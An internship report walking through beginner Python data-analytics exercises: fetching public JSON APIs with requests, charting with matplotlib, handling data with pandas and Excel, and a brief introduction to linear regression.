This report contains the work done by the author during his internship at ***INFOLABZ IT SERVICES PVT. LTD***. It shows the work I did in the company during my internship period. In the report, the author discusses the process of manufacturing and steps of assembly of the machines. The author also discusses the structure of the company, all the departments and their work . It also explains what the author learned during this internship period.

COMPANY PROFILE

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard-working developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

Our objective is to sustain with exponential growth in IT industry. Our mission is to deliver the best with top notch quality every quarter and vision is to develop a product with one of its kind concepts which could be used by millions of people.

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Week 1

27 JULY 2023

- **Basics of Data Analytics, Type of Data:**

  Data Analytics is one of the most important and helpful factors for business growth. Data analytics is the process of examining, cleaning, transforming, and interpreting data to discover meaningful insights, draw conclusions, and support decision-making. We can do analysis on any data using python libraries like numpy and pandas. Analyzed data can be visualized by matplotlib. Data Analysis is useful for decision making and machine learning model development. We will develop machine learning model using some data to predict important parameters.

  Types of Data:

  - Structured Data: This type of data is highly organized and follows a specific format. Examples include sales data, customer information, and financial records.
  - Unstructured Data: Unstructured data does not have a specific format and is often more complex. It includes text-heavy content like social media posts, emails, customer reviews and images, audio files, and video footage.
  - Semi-Structured Data: This type of data lies between structured and unstructured data. Examples include JSON files, XML files, and certain types of logs.

- **Dictionary:**

  - In Python, a dictionary is a built-in data type that stores key-value pairs. It's also known as an associative array or a hash map in other programming languages. Dictionaries are mutable, unordered collections, meaning the order of elements is not guaranteed, and they allow for fast retrieval of values based on their associated keys.
  - Dictionaries are widely used in Python for various purposes, such as storing configuration settings, representing JSON data, and efficiently storing and retrieving data based on unique identifiers (keys).

- Key : Value pair - To access value, a key is required.

```
# Creating a dictionary:
mydata = {"ahmedabad": [{"date":"25 July 2023", "cases":25},
                        {"date":"26 July 2023", "cases":35},
                        {"date":"27 July 2023", "cases":45}],
          "surat": [200, 210, 0],
          "rajkot":300}
```

- **Concept of API:**
  - The concept of an API (Application Programming Interface) revolves around providing a set of rules, protocols, and tools that allow different software applications to communicate and interact with each other. An API (Application Programming Interface) serves as a bridge between different software applications, enabling them to interact and exchange information seamlessly.
  - In an offline context, a dictionary in Python functions as a basic API, allowing data organization through key-value pairs. In a live scenario, JSON (JavaScript Object Notation) often serves as the format for APIs, such as exemplified by a data.json file.
  - When utilizing APIs, a loop iterates through keys rather than values, as keys serve as identifiers for accessing corresponding values, illustrating the crucial role of keys in information retrieval.

Example:

```
import requests
url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()
print(mydata)
```

- **Requests Package:**
    - This package is indeed a powerful tool for making HTTP requests and interacting with web services. The requests library in Python is a third-party package that simplifies the process of sending HTTP requests and handling their responses. It abstracts the complexities of making HTTP connections and provides a clean, human-readable interface for working with web services. With the requests library, developers can easily perform tasks like fetching data from web APIs, submitting form data, downloading files, and more.

Example:

Fig 1.1 Requests package example

Week 1

28 JULY 2023

- **API Handling:**

Covid API: There are various APIs that provide COVID-19 related data, such as cases, deaths, recoveries, and vaccination statistics. One popular source is the COVID-19 Data API provided by Johns Hopkins University. You can use the requests library to make requests to the API and process the received data.




Fig 1.2 Covid API Example

ISRO API: The Indian Space Research Organization (ISRO) provides APIs to access information about their missions, satellites, and other space-related data. The exact endpoints and details may vary, so it's important to refer to ISRO's official API documentation.




Fig 1.3 ISRO API Example

Bitcoin API: Bitcoin Price Index (BPI) API provides information about the current price of Bitcoin in various currencies. Your code retrieves data from the API and interacts with the returned JSON data.

Fig 1.4 Bitcoin API Example

Mutual Fund API: Depending on the structure of the data returned by the Mutual Fund API, you can extract and manipulate the information you're interested in. This could involve iterating through lists of mutual funds, Scheme name, extracting their names, Scheme code, or other relevant details.

Fig 1.5 Mutual Fund API Example

- **API Search:** The process of searching for APIs programmatically using Python, with fetching COVID-19 data from a specific API URL and determining the highest number of daily confirmed cases along with the corresponding date.

Fig 1.6 API search Example

Week 1

31 JULY 2023

- **Data Visualization using Matplotlib:**
    - Data visualization using Matplotlib is a fundamental skill in data analysis and presentation. Matplotlib is a popular Python library that provides a wide range of tools for creating static, interactive, and animated visualizations.
    - Matplotlib is a popular Python library for creating various types of data visualizations, such as line charts, bar charts, scatter plots, histograms, and more. It provides a flexible and powerful way to visualize data and is widely used for exploratory data analysis and presentation of results.
    - Support for Various Plot Types: Matplotlib supports a wide range of plot types, including line plots, scatter plots, bar charts, histograms, pie charts, 3D plots, and more.
    - Customization: Users can extensively customize visual elements such as colours, markers, line styles, titles, axes labels, legends, and more to create polished and informative visualizations.
    - Multiple Backends: Matplotlib can generate plots in various formats, including PNG, PDF, SVG, and interactive formats for web applications. It also supports rendering plots in different GUI environments.
    - Integration with NumPy: Matplotlib works seamlessly with NumPy arrays, making it easy to visualize data from numerical computations.
    - Subplots and Layouts: Matplotlib allows you to create multiple plots within a single figure using subplots. You can customize the arrangement and layout of subplots.

- **Bar Plot:**

```
1  import matplotlib
2  from matplotlib import pyplot as plt
3
4  cities = ['Ahmedabad','Surat','Rajkot']
5  cases = [275,195,75]
6
7  plt.bar(cities,cases,color='r')
8  plt.xlabel('Cities')
9  plt.ylabel('Covid Cases')
10 plt.title('GUJARAT COVID CASES')
11 plt.show()
```

Output:




Fig 1.7 Bar Plot example

- **Pie Chart:**

```
from matplotlib import pyplot as plt

branches = ['CE', 'IT', 'CS', 'EC', 'CIVIL', 'AUTO']
seats = [200,175,130,15,40,18]

plt.pie(seats, labels=branches, shadow=True, autopct="%1.0f%%",
        explode=(0.2,0,0,0,0,0))
plt.show()
```

Output:




Fig 1.8 Pie Chart example

- **Scatter Plot:**

```
1  from matplotlib import pyplot as plt
2
3  dhoni = [15,75,20,65,99]
4  rohit = [22,7,45,19,35]
5  kohli = [2,85,13,75,4]
6  matches = [1,2,3,4,5]
7
8  plt.scatter(matches, dhoni, label='Dhoni')
9  plt.scatter(matches, rohit, label='Rohit')
10 plt.scatter(matches, kohli, label='Kohli')
11
12 plt.legend()
13 plt.show()
```

Output:




Fig 1.9 Scatter Plot example

Week 1

1 AUGUST 2023

- **Data Visualization:**
    - Data visualization is the representation of data in graphical or visual formats to help people understand and interpret information more easily.
    - Visualizations enable you to explore patterns, trends, relationships, and insights that might not be immediately obvious in raw data. Effective data visualization is a crucial aspect of data analysis, communication, and decision-making across various fields.
    - Python offers several powerful libraries for data visualization, and two of the most commonly used ones are Matplotlib and Seaborn.

- **API Data Visualization:**
    - API data visualization involves fetching data from APIs (Application Programming Interfaces) and then using visualization libraries to create graphical representations that provide insights into the data.
    - This process allows you to dynamically retrieve and display information from external sources, which is particularly useful for displaying real-time or frequently updated data. Here's a general outline of how to perform API data visualization:

1. Choose an API:
   Select an API that provides the data you want to visualize. This could be data related to weather, stock prices, social media posts, COVID-19 statistics, or any other domain-specific information.

2. Retrieve Data from the API:
   Use a library like requests in Python to send HTTP requests to the API's endpoints and retrieve the data. This may involve sending parameters to specify the type of data you're interested in.

3. Process Data:

   Once you receive the data from the API, process it into a format suitable for visualization. This might involve transforming the data, aggregating it, or extracting relevant fields.

4. Choose a Visualization Library:

   Select a suitable data visualization library such as Matplotlib, Seaborn, Plotly, or any other library that fits your needs and provides the type of visualizations you want to create.

5. Create Visualizations:

   Use the chosen library to create the desired visualizations. Depending on the nature of the data, you might create line charts, bar charts, pie charts, maps, heatmaps, or other types of plots.

6. Display the Visualizations:

   Show the visualizations on your preferred platform. This could be in a Jupyter Notebook, a web application, a desktop application, or any other environment that supports the chosen visualization library.

Example:

```
# from COVID API    generate horizontal bargraph, state vs totalconfirmed

import requests
from matplotlib import pyplot as plt

url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()

state = []
confirmed = []

for i in range(0, len(mydata['statewise'])):
    state.append(mydata['statewise'][i]['state'])
    confirmed.append(mydata['statewise'][i]['confirmed'])

plt.figure(figsize=(10, 8))  # Adjust the figure size
bars = plt.barh(state, confirmed, color='skyblue')

plt.title('COVID-19 Confirmed Cases by State in India', fontsize=16)
plt.xlabel('Total Confirmed Cases', fontsize=14)
plt.ylabel('State', fontsize=14)

# Format numbers on the y-axis with commas for better readability
plt.gca().get_xaxis().set_major_formatter(plt.FuncFormatter(lambda x, loc: "{:,}".format(int(x))))

plt.tight_layout()  # Prevents the labels from being cut off
plt.show()
```

Output:




Fig 1.10 API - Data Visualization example

Week 1

2 AUGUST 2023

Assignment 1

- **INSHORTS NEWS API:**

https://inshortsapi.vercel.app/news?category=all

1) How many main keys are there in this API? Extract and print all keys.

2) How many news are available in this API?

3) Print all news in bellow format.

1. News content , Author: AUTHOR NAME, DATE: Date of news

2. News content , Author: AUTHOR NAME, DATE: Date of news

3. News content , Author: AUTHOR NAME, DATE: Date of news .

```python
# print all the keys

import requests

url = requests.get("https://inshortsapi.vercel.app/news?category=all")
mydata = url.json()

count = 0
for i in mydata:
    print(i)
    count+=1

print('Total main keys are: ', count)
```

```
category
data
success
Total main keys are:  3
```

Fig 1.11

```
# print all news
import requests

url = requests.get("https://inshortsapi.vercel.app/news?category=all")
mydata = url.json()

count=0
for j in range(0, len(mydata["data"])):
    count = count + 1

print("Total Count =",count)

for i in range(0, len(mydata["data"])):
    print("News content:", mydata["data"][i]["content"],
          ", Author:", mydata["data"][i]["author"],
          ", Date:", mydata["data"][i]["date"])
```

```
Total Count = 25
News content: After VHP said it'll hold rallies at 23 sites in Delhi to protest t
News content: A goods train en route to Sambalpur from Talcher derailed in Odisha
News content: 'Lagaan' art director Nitin Desai, who died by suicide, had default
News content: The members of the Opposition bloc I.N.D.I.A. urged President Droup
News content: Lok Sabha Speaker Om Birla did not come to the Speaker's seat today
News content: After a journalist paid $51.69 (over ₹4,200), including the driver'
News content: A female cheetah named Dhatri was found dead at the Kuno National P
News content: Bajrang Dal member Monu Manesar has denied any link to the communal
News content: Rapid Action Force conducted a flag march in Gurugram earlier today
News content: Rajya Sabha Chairman Jagdeep Dhankhar told the Opposition that he "
News content: The Income Tax department has served a tax notice of approximately

 , Author: Daisy Mowke , Date: 02 Aug 2023,Wednesday
News content: The Directorate of Revenue Intelligence (DRI) recently searched the
News content: Actor Suvinder Vicky has revealed that he used to sell insurance po
```

Fig 1.12

- **API Data Visualization:**

API: https://isro.vercel.app/api/spacecrafts

API: https://isro.vercel.app/api/customer_satellites

- TRY TO GENERATE PIE CHART INDICATING PERCENTAGE OF ISRO'S OWN SPACECRAFTS VS CUSTOMERSATELLITES FROM ABOVE API(s) FOR ANALYSIS OF DOMESTIC VS FOREIGN CUSTOMER INVOLVEMENT.

```python
import requests
import numpy as np
from matplotlib import pyplot as plt

url = requests.get("https://isro.vercel.app/api/spacecrafts")
mydata = url.json()

url = requests.get("https://isro.vercel.app/api/customer_satellites")
data = url.json()

count = len(mydata["spacecrafts"])
print("Domestic:", count)

num = len(data["customer_satellites"])
print("Foreign customer:", num)

y = np.array([count, num])
mylabels = ["Domestic", "Foreign customer"]

plt.pie(y, labels = mylabels, autopct='%1.0f%%')
plt.show()
```

```
Domestic: 112
Foreign customer: 53
```




Fig 1.13

- **Dynamic API - PINCODE:**

API: https://api.postalpincode.in/pincode/380001

- Allow user to insert pincode

- Print name of all areas which comes under that pincode

- Pincode entered by user shell be merged in below url's xxxxxx part.

- URL: https://api.postalpincode.in/pincode/XXXXXX

```python
import requests

url = requests.get("https://api.postalpincode.in/pincode/"+pincode)
data = url.json()

pincode = input("Enter Pincode: ")

print("Pincode: " + pincode)
print("URL: https://api.postalpincode.in/pincode/"+pincode)

for i in range(len(data[0]["PostOffice"])):
    if pincode == data[0]["PostOffice"][i]["Pincode"]:
        print(data[0]["PostOffice"][i]["Name"])
```

```
Pincode: 360001
URL: https://api.postalpincode.in/pincode/360001
Rajkot
Rajkot City
Rajkot Collectorate
Rajkot D H College
Rajkot Jairaj Plot
Rajkot Jn. Plot
Rajkot Kalavad Road
Rajkot Mandvi Chowk
Rajkot Mochi Bazar
Rajkot Municipal Corporation
Rajkot New Jagnath Plot
Rajkot Parsi Agiyari Chowk
Rajkot Popatpara
Rajkot Race Course Road
```

Fig 1.14

Week 2

3 August 2023

- **Pandas - Data Frame:**
  - Pandas is a powerful Python library widely used for data manipulation and analysis. One of its core components is the DataFrame, which is a two-dimensional labeled data structure similar to a spreadsheet or a SQL table. DataFrames are highly versatile and provide functionalities for cleaning, transforming, analyzing, and visualizing data.

```python
import numpy as np
import pandas as pd

data = np.array([[8000,10000,18000],[15000,18000,25000]])
pdata = pd.DataFrame(data, index=['RAMESH','MAHESH'], columns=[2020,2021,2022])
print(pdata)

pdata['TOTAL'] = 12*(pdata[2020]+pdata[2021]+pdata[2022])
print(pdata)

pdata[2023] = pdata[2022] + (pdata[2022]*0.30)
print(pdata)

pdata.to_csv('filename.csv') # data stored to csv file
```

```
        2020   2021   2022
RAMESH   8000  10000  18000
MAHESH  15000  18000  25000
        2020   2021   2022   TOTAL
RAMESH   8000  10000  18000  432000
MAHESH  15000  18000  25000  696000
        2020   2021   2022   TOTAL     2023
RAMESH   8000  10000  18000  432000  23400.0
MAHESH  15000  18000  25000  696000  32500.0
```

Fig 2.1 Pandas – Data Frame example

- **Pandas - Excel:**
  - Pandas is a popular Python library used for data manipulation and analysis, while Excel is a widely-used spreadsheet software developed by Microsoft. Pandas provides a powerful and flexible way to work with structured data in Python, and you can use it to read, write, and manipulate Excel files.

```
1  pip install openpyxl
```

```
Collecting openpyxl
  Downloading openpyxl-3.1.2-py2.py3-none-any.whl (249 kB)
     ---------------------------------- 250.0/250.0 kB 639.3 kB/s eta 0:00:00
Collecting et-xmlfile (from openpyxl)
  Downloading et_xmlfile-1.1.0-py3-none-any.whl (4.7 kB)
Installing collected packages: et-xmlfile, openpyxl
Successfully installed et-xmlfile-1.1.0 openpyxl-3.1.2
Note: you may need to restart the kernel to use updated packages.
```

```
1  import pandas as pd
2  import numpy as np
3  from matplotlib import pyplot as plt
4
5  file1data = pd.read_excel("RESULT1.xlsx")
6  print(file1data)
7  print(type(file1data))
8
9  file2data = pd.read_excel("RESULT2.xlsx")
10 print(file2data)
```

```
   SRNO BRANCH    NAME  TOTAL  PERCENTAGE  PASSFAIL
0     1     CE  RAMESH    210          70         1
1     2     CE  SURESH    150          50         1
2     3     IT  MAHESH    225          75         1
3     4     IT  NARESH    180          60         1
4     5     CE  JAYESH     90          30         0
<class 'pandas.core.frame.DataFrame'>
   SRNO BRANCH    NAME  TOTAL  PERCENTAGE  PASSFAIL
0     1     EC   RATAN    150          50         1
1     2     CE   JATAN    270          90         1
2     3     IT  KATHAN    285          95         1
3     4     EC   NAYAN    195          65         1
4     5     IT   RAMAN    165          55         1
```

Fig 2.2 Pandas - Excel example

- **Pandas - API to CSV:**
    - Pandas is a versatile Python library that can be used to manipulate and analyze data in various formats, including CSV (Comma-Separated Values). Here's how you can work with CSV files using Pandas:

```
import pandas as pd
import requests

url = requests.get("https://data.covid19india.org/data.json")
mydata = url.json()

df = pd.DataFrame(mydata['cases_time_series'])
print(df)
df.to_csv('covid19.csv')
```

```
    dailyconfirmed dailydeceased dailyrecovered             date     dateymd  \
0                1             0              0  30 January 2020  2020-01-30
1                0             0              0  31 January 2020  2020-01-31
2                0             0              0   1 February 2020  2020-02-01
3                1             0              0   2 February 2020  2020-02-02
4                1             0              0   3 February 2020  2020-02-03
..             ...           ...            ...              ...         ...
560          40081           583          42156   12 August 2021  2021-08-12
561          38761           477          35759   13 August 2021  2021-08-13
562          36135           491          37936   14 August 2021  2021-08-14
563          33245           421          35936   15 August 2021  2021-08-15
564          24692           438          36862   16 August 2021  2021-08-16

    totalconfirmed totaldeceased totalrecovered
0                1             0              0
1                1             0              0
2                1             0              0
```

Fig 2.3 Pandas – API to CSV

- **XLRD:**
    - XLRD is a third-party Python library that provides the capability to read data from Excel files, specifically in the older .xls format (Excel 97-2003). It's important to note that this library is not required for reading Excel files in .xlsx format (Excel 2007 and later) as Pandas and other libraries have built-in support for .xlsx files.
    - If you have Excel files in the .xls format and want to use the xlrd library to read data from them, here's a basic example:

```
import xlrd

xlrd.xlsx.ensure_elementtree_imported(False, None)
xlrd.xlsx.Element_has_iter = True

loc = ("IPL.xlsx")
wb = xlrd.open_workbook(loc)
sheet = wb.sheet_by_index(0)

print(sheet.cell_value(0,0))
print(sheet.cell_value(0,2))
print(sheet.cell_value(3,1))

print("Total number of Rows:", sheet.nrows)
print("Total number of Columns:", sheet.ncols)
print("Total number of Matches:", sheet.nrows-1)

print("Players:")
for i in range(1, sheet.ncols):
    print(sheet.cell_value(0,i))
```

```
CRICKET
RAHUL
71.0
Total number of Rows: 15
Total number of Columns: 6
Total number of Matches: 14
Players:
BUTTLER
RAHUL
DEKOCK
HARDIK
MILLER
```

Fig 2.4 XLRD example

Week 2

4 August 2023

- **Introduction to Machine Learning:**
  - Machine Learning (ML) is a subset of artificial intelligence (AI) that focuses on developing algorithms and models that enable computers to learn and make decisions from data without being explicitly programmed. In other words, it's about creating systems that can learn and improve from experience.
  - Types of Machine Learning:

1. Supervised Learning: In this type, the algorithm learns from labeled data, meaning it's provided with input-output pairs. The goal is to learn a mapping function that can predict outputs for new inputs.
2. Unsupervised Learning: Here, the algorithm is given unlabeled data and tasked with finding patterns, structures, or relationships in the data. Clustering and dimensionality reduction are common tasks in unsupervised learning.
3. Reinforcement Learning: This type involves training an agent to interact with an environment and learn by receiving feedback in the form of rewards or penalties. The agent learns optimal actions to maximize cumulative rewards.

- **Linear Model - Mathematics:**
  - Linear Regression is one of the fundamental and widely used techniques in machine learning and statistics for modeling the relationship between a dependent variable and one or more independent variables. It's a type of supervised learning algorithm used for regression tasks, where the goal is to predict a continuous output value.
  - In simple linear regression, you have a single independent variable (feature) and a single dependent variable. The goal is to find the best-fitting linear line (a straight line) that minimizes the squared differences between the predicted values and the actual values.

The equation of a simple linear regression model can be represented as:

$y = mx + b$

where: y is the dependent variable (target)

x is the independent variable (feature)

m is the slope of the line

b is the y-intercept

